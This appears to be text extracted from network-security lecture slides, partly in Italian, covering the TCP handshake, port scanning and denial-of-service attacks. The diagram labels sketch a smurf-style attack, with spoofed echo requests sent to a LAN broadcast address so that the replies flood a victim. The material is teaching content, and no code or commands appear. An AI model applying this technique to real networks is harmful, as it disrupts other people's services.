
TCP 3way handshake



portscan



Denial of Service - TCP/IP stack



Denial of Service - TCP/IP protocols



victim.ECHO REQUEST > LAN bcast

evil



victim



Denial of Service - TCP/IP protocols



LAN.ECHO > victim

evil



victim



Scenario 4: networking segmentazione reti

